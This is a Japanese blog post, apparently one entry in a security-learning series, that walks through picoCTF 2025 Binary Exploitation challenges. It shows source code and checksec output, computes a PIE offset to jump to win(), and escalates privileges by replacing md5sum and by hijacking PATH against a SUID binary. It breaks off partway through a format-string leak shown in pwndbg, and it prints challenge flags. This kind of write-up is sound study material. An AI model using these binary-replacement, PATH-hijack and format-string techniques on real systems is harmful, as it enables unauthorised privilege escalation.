前回 から、picoCTF 2025 にリアルタイムで参戦しています。
picoCTF 2025 が 3/7 から始まっていて、昨日(3/17)に終了しました。今回は、リアルタイムで参戦できました。終了するまでは、解法や、フラグを公開することは禁止されていましたので、順番にその内容を公開していきます。
今回は、Binary Exploitation です。
それでは、やっていきます。
はじめに
「セキュリティ」の記事一覧です。良かったら参考にしてください。
・第2回:Ghidraで始めるリバースエンジニアリング(使い方編)
・第3回:VirtualBoxにParrotOS(OVA)をインストールする
・第4回:tcpdumpを理解して出力を正しく見れるようにする
・第5回:nginx(エンジンエックス)を理解する
・第6回:Python+Flask(WSGI+Werkzeug+Jinja2)を動かしてみる
・第7回:Python+FlaskのファイルをCython化してみる
・第8回:shadowファイルを理解してパスワードを解読してみる
・第9回:安全なWebアプリケーションの作り方(徳丸本)の環境構築
・第10回:Vue.jsの2.xと3.xをVue CLIを使って動かしてみる(ビルドも行う)
・第11回:Vue.jsのソースコードを確認する(ビルド後のソースも見てみる)
・第12回:徳丸本:OWASP ZAPの自動脆弱性スキャンをやってみる
・第13回:徳丸本:セッション管理を理解してセッションID漏洩で成りすましを試す
・第14回:OWASP ZAPの自動スキャン結果の分析と対策:パストラバーサル
・第15回:OWASP ZAPの自動スキャン結果の分析と対策:クロスサイトスクリプティング(XSS)
・第16回:OWASP ZAPの自動スキャン結果の分析と対策:SQLインジェクション
・第17回:OWASP ZAPの自動スキャン結果の分析と対策:オープンリダイレクト
・第18回:OWASP ZAPの自動スキャン結果の分析と対策:リスク中すべて
・第19回:CTF初心者向けのCpawCTFをやってみた
・第20回:hashcatの使い方(GPU実行時間の見積りとパスワード付きZIPファイル)
・第21回:Scapyの環境構築とネットワークプログラミング
・第22回:CpawCTF2にチャレンジします(クリア状況は随時更新します)
・第23回:K&Rのmalloc関数とfree関数を理解する
・第24回:C言語、アセンブラでシェルを起動するプログラムを作る(ARM64)
・第25回:機械語でシェルを起動するプログラムを作る(ARM64)
・第26回:入門セキュリhttps://github.com/SECCON/SECCON2017_online_CTF.gitティコンテスト(CTFを解きながら学ぶ実践技術)を読んだ
・第27回:x86-64 ELF(Linux)のアセンブラをGDBでデバッグしながら理解する(GDBコマンド、関連ツールもまとめておく)
・第28回:入門セキュリティコンテスト(CTFを解きながら学ぶ実践技術)のPwnable問題をやってみる
・第29回:実行ファイルのセキュリティ機構を調べるツール「checksec」のまとめ
・第30回:setodaNote CTF Exhibitionにチャレンジします(クリア状況は随時更新します)
・第31回:常設CTFのksnctfにチャレンジします(クリア状況は随時更新します)
・第32回:セキュリティコンテストチャレンジブックの「Part2 pwn」を読んだ
・第33回:セキュリティコンテストチャレンジブックの「付録」を読んでx86とx64のシェルコードを作った
・第34回:TryHackMeを始めてみたけどハードルが高かった話
・第35回:picoCTFを始めてみた(Beginner picoMini 2022:全13問完了)
・第36回:picoCTF 2024:Binary Exploitationの全10問をやってみた(Hardの1問は後日やります)
・第37回:picoCTF 2024:Reverse Engineeringの全7問をやってみた(Windowsプログラムの3問は後日やります)
・第38回:picoCTF 2024:General Skillsの全10問をやってみた
・第39回:picoCTF 2024:Web Exploitationの全6問をやってみた(最後の2問は解けず)
・第40回:picoCTF 2024:Forensicsの全8問をやってみた(最後の2問は解けず)
・第41回:picoCTF 2024:Cryptographyの全5問をやってみた(最後の2問は手つかず)
・第42回:picoCTF 2023:General Skillsの全6問をやってみた
・第43回:picoCTF 2023:Reverse Engineeringの全9問をやってみた
・第44回:picoCTF 2023:Binary Exploitationの全7問をやってみた(最後の1問は後日やります)
・第45回:書籍「セキュリティコンテストのためのCTF問題集」を読んだ
・第46回:書籍「詳解セキュリティコンテスト」のReversingを読んだ
・第47回:書籍「詳解セキュリティコンテスト」のPwnableのシェルコードを読んだ
・第48回:書籍「バイナリファイル解析 実践ガイド」を読んだ
・第49回:書籍「詳解セキュリティコンテスト」Pwnableのスタックベースエクスプロイトを読んだ
・第50回:書籍「詳解セキュリティコンテスト」Pwnableの共有ライブラリと関数呼び出しを読んだ
・第51回:picoCTF 2025:General Skillsの全5問をやってみた
・第52回:picoCTF 2025:Reverse Engineeringの全7問をやってみた
・第53回:picoCTF 2025:Binary Exploitationの全6問をやってみた ← 今回
picoCTF の公式サイトは以下です。
3/7 から 3/17 までの 10日間で開催されています。

今回は、Binary Exploitation をやっていきます。
picoCTF 2025:Binary Exploitation
ポイントの低い順にやっていきます。
PIE TIME(75 points)
1つの C言語のソースコード(vuln.c)と、1つのバイナリプログラム(vuln)をダウンロードできます。また、サーバを起動して進める問題のようです。

まず、ソースコードです。
セグメンテーションフォールトが発生した場合のハンドラが定義されています。main関数では、シグナルが有効化された後、main関数のアドレスが表示され、ユーザから入力されたアドレスにジャンプするコードになっています。
普通に考えると、main関数のアドレスから、プログラムバイナリのベースアドレスを求めて、win関数のアドレスにジャンプすればいいような気がします。
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void segfault_handler() {
  printf("Segfault Occurred, incorrect address.\n");
  exit(0);
}

int win() {
  FILE *fptr;
  char c;

  printf("You won!\n");
  // Open file
  fptr = fopen("flag.txt", "r");
  if (fptr == NULL)
  {
      printf("Cannot open file.\n");
      exit(0);
  }

  // Read contents from file
  c = fgetc(fptr);
  while (c != EOF)
  {
      printf ("%c", c);
      c = fgetc(fptr);
  }

  printf("\n");
  fclose(fptr);
}

int main() {
  signal(SIGSEGV, segfault_handler);
  setvbuf(stdout, NULL, _IONBF, 0); // _IONBF = Unbuffered

  printf("Address of main: %p\n", &main);

  unsigned long val;
  printf("Enter the address to jump to, ex => 0x12345: ");
  scanf("%lx", &val);
  printf("Your input: %lx\n", val);

  void (*foo)(void) = (void (*)())val;
  foo();
}
表層解析を行います。問題のタイトルの通り、PIE が有効なようです。
$ file vuln
vuln: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=0072413e1b5a0613219f45518ded05fc685b680a, for GNU/Linux 3.2.0, not stripped

$ ~/bin/checksec --file=vuln
RELRO       STACK CANARY  NX          PIE          RPATH     RUNPATH     Symbols     FORTIFY  Fortified  Fortifiable  FILE
Full RELRO  Canary found  NX enabled  PIE enabled  No RPATH  No RUNPATH  78 Symbols  No       0          1            vuln

$ checksec --file=vuln
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/vuln'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
PIE とはいえ、プログラムバイナリの中のオフセットは変わりません。main関数と win関数のオフセットを取得しておきます。
$ nm vuln | grep main
                 U __libc_start_main@@GLIBC_2.2.5
000000000000133d T main

$ nm vuln | grep win
00000000000012a7 T win
0x133D - 0x12A7 = 0x96 なので、main関数のアドレスが表示されたら、0x96 を引いたアドレスを指定すれば良さそうです。やってみます。出来ました。
$ ./vuln
Address of main: 0x5556d974633d
Enter the address to jump to, ex => 0x12345: 0x5556D97462A7
Your input: 5556d97462a7
You won!
picoCTF{deadbeef}
次は、サーバの方でやってみます。出来ました。
$ nc rescued-float.picoctf.net 52146
Address of main: 0x6514713c233d
Enter the address to jump to, ex => 0x12345: 0x6514713C22A7
Your input: 6514713c22a7
You won!
picoCTF{b4s1c_p051t10n_1nd3p3nd3nc3_00dea386}
hash-only-1(100 points)
SSH でサーバにログインできるようです。また、サーバからプログラムバイナリをダウンロードする方法も提示されています。

SCP でプログラムバイナリをダウンロードしてみます。
$ scp -P 62827 ctf-player@shape-facility.picoctf.net:~/flaghasher .
ctf-player@shape-facility.picoctf.net's password:
flaghasher                                                                                                                                                                                                                 100%   18KB  34.7KB/s   00:00
SSH で接続してみます。接続できて、カレントディレクトリを表示しました。対象のファイルの flaghasher に、SUID がセットされています。
$ ssh ctf-player@shape-facility.picoctf.net -p 62827
The authenticity of host '[shape-facility.picoctf.net]:62827 ([3.20.150.139]:62827)' can't be established.
ED25519 key fingerprint is SHA256:Fz1mMdx0yh6mS5b8KQR1ZtlFCzBFhRSUtFBKf8iBV8g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[shape-facility.picoctf.net]:62827' (ED25519) to the list of known hosts.
ctf-player@shape-facility.picoctf.net's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 6.8.0-1023-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ctf-player@pico-chall$ ls -alF
total 24
drwxr-xr-x 1 ctf-player ctf-player    20 Mar 15 11:05 ./
drwxr-xr-x 1 root       root          24 Mar  6 03:44 ../
drwx------ 2 ctf-player ctf-player    34 Mar 15 11:05 .cache/
-rw-r--r-- 1 root       root          67 Mar  6 03:45 .profile
-rwsr-xr-x 1 root       root       18312 Mar  6 03:45 flaghasher*
ローカル、サーバの順に実行してみます。ローカルでは、/root/flag.txt の位置にファイルを置いてないため、エラーになりました。サーバの方は、MD5 のハッシュを計算してくれて、その結果を表示してくれました。権限昇格の問題でしょうか。
$ ./flaghasher
Computing the MD5 hash of /root/flag.txt....

md5sum: /root/flag.txt: そのようなファイルやディレクトリはありません
Error: system() call returned non-zero value: 256

ctf-player@pico-chall$ ./flaghasher
Computing the MD5 hash of /root/flag.txt....

87372b3f21242178d2bf22192541ab0c  /root/flag.txt
権限昇格の問題なら必要なさそうですが、一応、Ghidra で見てみます。main関数です。
bool main(void)
{
  basic_ostream *pbVar1;
  basic_ostream<> *pbVar2;
  char *__command;
  long in_FS_OFFSET;
  bool bVar3;
  allocator<char> local_4d;
  int local_4c;
  basic_string<> local_48 [40];
  long local_20;

  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  pbVar1 = std::operator<<((basic_ostream *)std::cout,
                           "Computing the MD5 hash of /root/flag.txt.... ");
  pbVar2 = (basic_ostream<> *)
           std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar1,std::endl<>);
  std::basic_ostream<>::operator<<(pbVar2,std::endl<>);
  sleep(2);
  std::allocator<char>::allocator();
                    /* try { // try from 001013aa to 001013ae has its CatchHandler @ 0010144f */
                    /* } // end try from 001013aa to 001013ae */
  std::__cxx11::basic_string<>::basic_string
            ((char *)local_48,(allocator *)"/bin/bash -c \'md5sum /root/flag.txt\'");
  std::allocator<char>::~allocator(&local_4d);
  setgid(0);
  setuid(0);
  __command = (char *)std::__cxx11::basic_string<>::c_str();
                    /* try { // try from 001013de to 00101423 has its CatchHandler @ 0010146d */
  local_4c = system(__command);
  bVar3 = local_4c != 0;
  if (bVar3) {
    pbVar1 = std::operator<<((basic_ostream *)std::cerr,
                             "Error: system() call returned non-zero value: ");
    pbVar2 = (basic_ostream<> *)std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar1,local_4c)
    ;
                    /* } // end try from 001013de to 00101423 */
    std::basic_ostream<>::operator<<(pbVar2,std::endl<>);
  }
  std::__cxx11::basic_string<>::~basic_string(local_48);
  if (local_20 == *(long *)(in_FS_OFFSET + 0x28)) {
    return bVar3;
  }
                    /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
なんとなく分かりました。md5sum を置き換えてしまえばいいと思います。やってみます。
フラグが表示されました。
ctf-player@pico-chall$ ls -alF /bin/md5sum
-rwxrwxrwx 1 root root 47480 Sep  5  2019 /bin/md5sum*

ctf-player@pico-chall$ ln -s /bin/cat md5sum

ctf-player@pico-chall$ ls -alF
total 24
drwxr-xr-x 1 ctf-player ctf-player    34 Mar 15 11:47 ./
drwxr-xr-x 1 root       root          24 Mar  6 03:44 ../
drwx------ 2 ctf-player ctf-player    34 Mar 15 11:46 .cache/
-rw-r--r-- 1 root       root          67 Mar  6 03:45 .profile
-rwsr-xr-x 1 root       root       18312 Mar  6 03:45 flaghasher*
lrwxrwxrwx 1 ctf-player ctf-player     8 Mar 15 11:47 md5sum -> /bin/cat*

ctf-player@pico-chall$ cp md5sum /bin/

ctf-player@pico-chall$ ./flaghasher
Computing the MD5 hash of /root/flag.txt....

picoCTF{sy5teM_b!n@riEs_4r3_5c@red_0f_yoU_e85aba2d}
hash-only-2(200 points)
先ほどの問題と似てます。SSH で接続できます。今度は、プログラムバイナリをダウンロードできる、とは言ってないです。

SSH で接続してみます。なるほど、今度は、flaghasher の場所が変わっているようです。また、SCP は動かず、同じ方法も出来ませんでした。md5sum に書き込み権限がありませんでした。
$ ssh ctf-player@rescued-float.picoctf.net -p 61076
The authenticity of host '[rescued-float.picoctf.net]:61076 ([3.20.79.114]:61076)' can't be established.
ED25519 key fingerprint is SHA256:PQC5vOQmf4PDyXxyU4hugIql2NWdyXuXAwj3IO43rI8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[rescued-float.picoctf.net]:61076' (ED25519) to the list of known hosts.
ctf-player@rescued-float.picoctf.net's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 6.8.0-1023-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ctf-player@pico-chall$ ls -alF
total 4
drwxr-xr-x 1 ctf-player ctf-player 20 Mar 15 11:53 ./
drwxr-xr-x 1 root       root       24 Mar  6 19:42 ../
drwx------ 2 ctf-player ctf-player 34 Mar 15 11:53 .cache/
-rw-r--r-- 1 root       root       67 Mar  6 19:42 .profile

ctf-player@pico-chall$ which flaghasher
/usr/local/bin/flaghasher

$ ls -alF /usr/local/bin/flaghasher
-rwsr-xr-x 1 root root 18312 Mar  6 19:42 /usr/local/bin/flaghasher*

ctf-player@pico-chall$ flaghasher
Computing the MD5 hash of /root/flag.txt....

cfaa8a682b9556998477d62b1376c4fa  /root/flag.txt

$ scp -P 61076 ctf-player@rescued-float.picoctf.net:~/flaghasher .
ctf-player@rescued-float.picoctf.net's password:
scp: Connection closed

ctf-player@pico-chall$ ln -s /bin/cat md5sum

ctf-player@pico-chall$ ls -alF
total 24
drwxr-xr-x 1 ctf-player ctf-player    52 Mar 15 11:58 ./
drwxr-xr-x 1 root       root          24 Mar  6 19:42 ../
drwx------ 2 ctf-player ctf-player    34 Mar 15 11:53 .cache/
-rw-r--r-- 1 root       root          67 Mar  6 19:42 .profile
-rwxr-xr-x 1 ctf-player ctf-player 18312 Mar 15 11:55 flaghasher*
lrwxrwxrwx 1 ctf-player ctf-player     8 Mar 15 11:58 md5sum -> /bin/cat*

$ cp md5sum /bin
cp: cannot create regular file '/bin/md5sum': Permission denied

$ ls -alF /bin/md5sum
-rwxr-xr-x 1 root root 47480 Sep  5  2019 /bin/md5sum*
scp がうまくいかなかった(制限されてる?)ので、他の方法で、ローカルにコピーします。
$ ssh ctf-player@rescued-float.picoctf.net -p 53293 cat flaghasher > flaghasher_cat
ctf-player@rescued-float.picoctf.net's password:
Ghidra で見てみます。同じに見えますね。実際に比較してみると、同じでした。
bool main(void)
{
  basic_ostream *pbVar1;
  basic_ostream<> *pbVar2;
  char *__command;
  long in_FS_OFFSET;
  bool bVar3;
  allocator<char> local_4d;
  int local_4c;
  basic_string<> local_48 [40];
  long local_20;

  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  pbVar1 = std::operator<<((basic_ostream *)std::cout,
                           "Computing the MD5 hash of /root/flag.txt.... ");
  pbVar2 = (basic_ostream<> *)
           std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar1,std::endl<>);
  std::basic_ostream<>::operator<<(pbVar2,std::endl<>);
  sleep(2);
  std::allocator<char>::allocator();
                    /* try { // try from 001013aa to 001013ae has its CatchHandler @ 0010144f */
                    /* } // end try from 001013aa to 001013ae */
  std::__cxx11::basic_string<>::basic_string
            ((char *)local_48,(allocator *)"/bin/bash -c \'md5sum /root/flag.txt\'");
  std::allocator<char>::~allocator(&local_4d);
  setgid(0);
  setuid(0);
  __command = (char *)std::__cxx11::basic_string<>::c_str();
                    /* try { // try from 001013de to 00101423 has its CatchHandler @ 0010146d */
  local_4c = system(__command);
  bVar3 = local_4c != 0;
  if (bVar3) {
    pbVar1 = std::operator<<((basic_ostream *)std::cerr,
                             "Error: system() call returned non-zero value: ");
    pbVar2 = (basic_ostream<> *)std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar1,local_4c)
    ;
                    /* } // end try from 001013de to 00101423 */
    std::basic_ostream<>::operator<<(pbVar2,std::endl<>);
  }
  std::__cxx11::basic_string<>::~basic_string(local_48);
  if (local_20 == *(long *)(in_FS_OFFSET + 0x28)) {
    return bVar3;
  }
                    /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
別の方法を考えます。/bin や、/usr/bin より、優先して、見に行ってくれる実行可能なパスを探します。/usr/local/bin に置けば良さそうです。出ました!
ctf-player@pico-chall$ env
SHELL=/bin/rbash
PWD=/home/ctf-player
LOGNAME=ctf-player
MOTD_SHOWN=pam
HOME=/home/ctf-player
LANG=C.UTF-8
SSH_CONNECTION=127.0.0.1 41264 127.0.0.1 22
TERM=xterm
USER=ctf-player
SHLVL=1
PS1=\[\e[35m\]\u\[\e[m\]@\[\e[35m\]pico-chall\[\e[m\]$
SSH_CLIENT=127.0.0.1 41264 22
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
SSH_TTY=/dev/pts/0
_=/usr/bin/env

ctf-player@pico-chall$ cp md5sum /usr/local/bin/

ctf-player@pico-chall$ flaghasher
Computing the MD5 hash of /root/flag.txt....

picoCTF{Co-@utH0r_Of_Sy5tem_b!n@riEs_dab7e075}
PIE TIME 2(200 points)
先ほどの問題と同様に、1つの C言語のソースコード(vuln.c)と、1つのバイナリプログラム(vuln)をダウンロードできます。また、サーバを起動して進める問題のようです。

まずは、ソースコードです。先ほどの問題と似てます。
call_functions関数で、名前を聞かれて、その後、任意のアドレスにジャンプできるようです。
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void segfault_handler() {
  printf("Segfault Occurred, incorrect address.\n");
  exit(0);
}

void call_functions() {
  char buffer[64];
  printf("Enter your name:");
  fgets(buffer, 64, stdin);
  printf(buffer);

  unsigned long val;
  printf(" enter the address to jump to, ex => 0x12345: ");
  scanf("%lx", &val);

  void (*foo)(void) = (void (*)())val;
  foo();
}

int win() {
  FILE *fptr;
  char c;

  printf("You won!\n");
  // Open file
  fptr = fopen("flag.txt", "r");
  if (fptr == NULL)
  {
      printf("Cannot open file.\n");
      exit(0);
  }

  // Read contents from file
  c = fgetc(fptr);
  while (c != EOF)
  {
      printf ("%c", c);
      c = fgetc(fptr);
  }

  printf("\n");
  fclose(fptr);
}

int main() {
  signal(SIGSEGV, segfault_handler);
  setvbuf(stdout, NULL, _IONBF, 0); // _IONBF = Unbuffered

  call_functions();
  return 0;
}
表層解析を行います。
$ file vuln
vuln: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=89c0ed5ed3766d1b85809c2bef48b6f5f0ef9364, for GNU/Linux 3.2.0, not stripped

$ ~/bin/checksec --file=vuln
RELRO       STACK CANARY  NX          PIE          RPATH     RUNPATH     Symbols     FORTIFY  Fortified  Fortifiable  FILE
Full RELRO  Canary found  NX enabled  PIE enabled  No RPATH  No RUNPATH  81 Symbols  No       0          2            vuln

$ pwn checksec --file=vuln
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/PIE_TIME_2/vuln'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
win関数のアドレスにジャンプしたいのですが、そのためには、このプログラムの何らかのアドレスを得る必要があります。先ほどは、main関数のアドレスを表示してくれていたので簡単でした。その代わりに、名前を入力するところで、スタックバッファオーバーフロー出来そうです。あ、書式文字列攻撃も出来そうです。これで任意の値を表示できそうです。
call_functions関数のアセンブラです。
pwndbg> disassemble
Dump of assembler code for function call_functions:
   0x00005555555552c7 <+0>: endbr64
   0x00005555555552cb <+4>: push   rbp
   0x00005555555552cc <+5>: mov    rbp,rsp
=> 0x00005555555552cf <+8>:  sub    rsp,0x60
   0x00005555555552d3 <+12>:    mov    rax,QWORD PTR fs:0x28
   0x00005555555552dc <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x00005555555552e0 <+25>:    xor    eax,eax
   0x00005555555552e2 <+27>:    lea    rdi,[rip+0xd45]        # 0x55555555602e
   0x00005555555552e9 <+34>:    mov    eax,0x0
   0x00005555555552ee <+39>:    call   0x555555555140 <printf@plt>
   0x00005555555552f3 <+44>:    mov    rdx,QWORD PTR [rip+0x2d26]        # 0x555555558020 <stdin@@GLIBC_2.2.5>
   0x00005555555552fa <+51>:    lea    rax,[rbp-0x50]
   0x00005555555552fe <+55>:    mov    esi,0x40
   0x0000555555555303 <+60>:    mov    rdi,rax
   0x0000555555555306 <+63>:    call   0x555555555160 <fgets@plt>
   0x000055555555530b <+68>:    lea    rax,[rbp-0x50]
   0x000055555555530f <+72>:    mov    rdi,rax
   0x0000555555555312 <+75>:    mov    eax,0x0
   0x0000555555555317 <+80>:    call   0x555555555140 <printf@plt>
   0x000055555555531c <+85>:    lea    rdi,[rip+0xd1d]        # 0x555555556040
   0x0000555555555323 <+92>:    mov    eax,0x0
   0x0000555555555328 <+97>:    call   0x555555555140 <printf@plt>
   0x000055555555532d <+102>:   lea    rax,[rbp-0x60]
   0x0000555555555331 <+106>:   mov    rsi,rax
   0x0000555555555334 <+109>:   lea    rdi,[rip+0xd34]        # 0x55555555606f
   0x000055555555533b <+116>:   mov    eax,0x0
   0x0000555555555340 <+121>:   call   0x5555555551a0 <__isoc99_scanf@plt>
   0x0000555555555345 <+126>:   mov    rax,QWORD PTR [rbp-0x60]
   0x0000555555555349 <+130>:   mov    QWORD PTR [rbp-0x58],rax
   0x000055555555534d <+134>:   mov    rax,QWORD PTR [rbp-0x58]
   0x0000555555555351 <+138>:   call   rax
   0x0000555555555353 <+140>:   nop
   0x0000555555555354 <+141>:   mov    rax,QWORD PTR [rbp-0x8]
   0x0000555555555358 <+145>:   xor    rax,QWORD PTR fs:0x28
   0x0000555555555361 <+154>:   je     0x555555555368 <call_functions+161>
   0x0000555555555363 <+156>:   call   0x555555555130 <__stack_chk_fail@plt>
   0x0000555555555368 <+161>:   leave
   0x0000555555555369 <+162>:   ret
End of assembler dump.
call_functions関数のスタックを可視化します。これまで、上から順番に大きなアドレスから書いていましたが、今回から逆にして、上から順番に小さなアドレスから書いていきます。
| アドレス | サイズ | 内容 |
|---|---|---|
| rbp - 0x60 | 8 | val(rsp) |
| rbp - 0x58 | 8 | foo |
| rbp - 0x50 | 64 | buffer[64] |
| rbp - 0x10 | 8 | 空き |
| rbp - 0x08 | 8 | canary |
| rbp |
まず、GDB で vuln を動かして、スタックから main関数のアドレスを探します。見つけたら、書式文字列攻撃で、そのアドレスを表示させます。main関数のアドレスが分かれば、あとは先ほどの問題と同じです。
以下は、GDB で printf(buffer) を実行した直後の状態です。スタックを眺めてみると、rbp + 0x28 の位置に、main関数のアドレスがありました。これを書式文字列攻撃で表示させます。
────────────────────────────────────────────────────────────────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]─────────────────────────────────────────────────────────────────────────────────────────────────────────────
   0x555555555306 <call_functions+63>     call   fgets@plt                   <fgets@plt>

   0x55555555530b <call_functions+68>     lea    rax, [rbp - 0x50]     RAX => 0x7fffffffdd80 ◂— 'AAAAAAAA,%22$p,%23$p,%24$p,%25$p\n'
   0x55555555530f <call_functions+72>     mov    rdi, rax              RDI => 0x7fffffffdd80 ◂— 'AAAAAAAA,%22$p,%23$p,%24$p,%25$p\n'
   0x555555555312 <call_functions+75>     mov    eax, 0                EAX => 0
   0x555555555317 <call_functions+80>     call   printf@plt                  <printf@plt>

 ► 0x55555555531c <call_functions+85>     lea    rdi, [rip + 0xd1d]     RDI => 0x555555556040 ◂— ' enter the address to jump to, ex => 0x12345: '
   0x555555555323 <call_functions+92>     mov    eax, 0                 EAX => 0
   0x555555555328 <call_functions+97>     call   printf@plt                  <printf@plt>

   0x55555555532d <call_functions+102>    lea    rax, [rbp - 0x60]
   0x555555555331 <call_functions+106>    mov    rsi, rax
   0x555555555334 <call_functions+109>    lea    rdi, [rip + 0xd34]     RDI => 0x55555555606f ◂— 0x20756f5900786c25 /* '%lx' */
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
00:0000│ rsp 0x7fffffffdd70 ◂— 0
01:0008│-058 0x7fffffffdd78 —▸ 0x7ffff7f9c760 (_IO_2_1_stdout_) ◂— 0xfbad2887
02:0010│-050 0x7fffffffdd80 ◂— 'AAAAAAAA,%22$p,%23$p,%24$p,%25$p\n'
03:0018│-048 0x7fffffffdd88 ◂— ',%22$p,%23$p,%24$p,%25$p\n'
04:0020│-040 0x7fffffffdd90 ◂— '23$p,%24$p,%25$p\n'
05:0028│-038 0x7fffffffdd98 ◂— '$p,%25$p\n'
06:0030│-030 0x7fffffffdda0 —▸ 0x7ffff7f9000a ◂— 0x280e0a440b48080e
07:0038│-028 0x7fffffffdda8 —▸ 0x7ffff7e41079 (setvbuf+233) ◂— cmp rax, 1
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────[ BACKTRACE ]────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
 ► 0   0x55555555531c call_functions+85
   1   0x555555555441 main+65
   2   0x7ffff7df024a __libc_start_call_main+122
   3   0x7ffff7df0305 __libc_start_main+133
   4   0x5555555551ee _start+46
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> tele 20
00:0000│ rsp 0x7fffffffdd70 ◂— 0
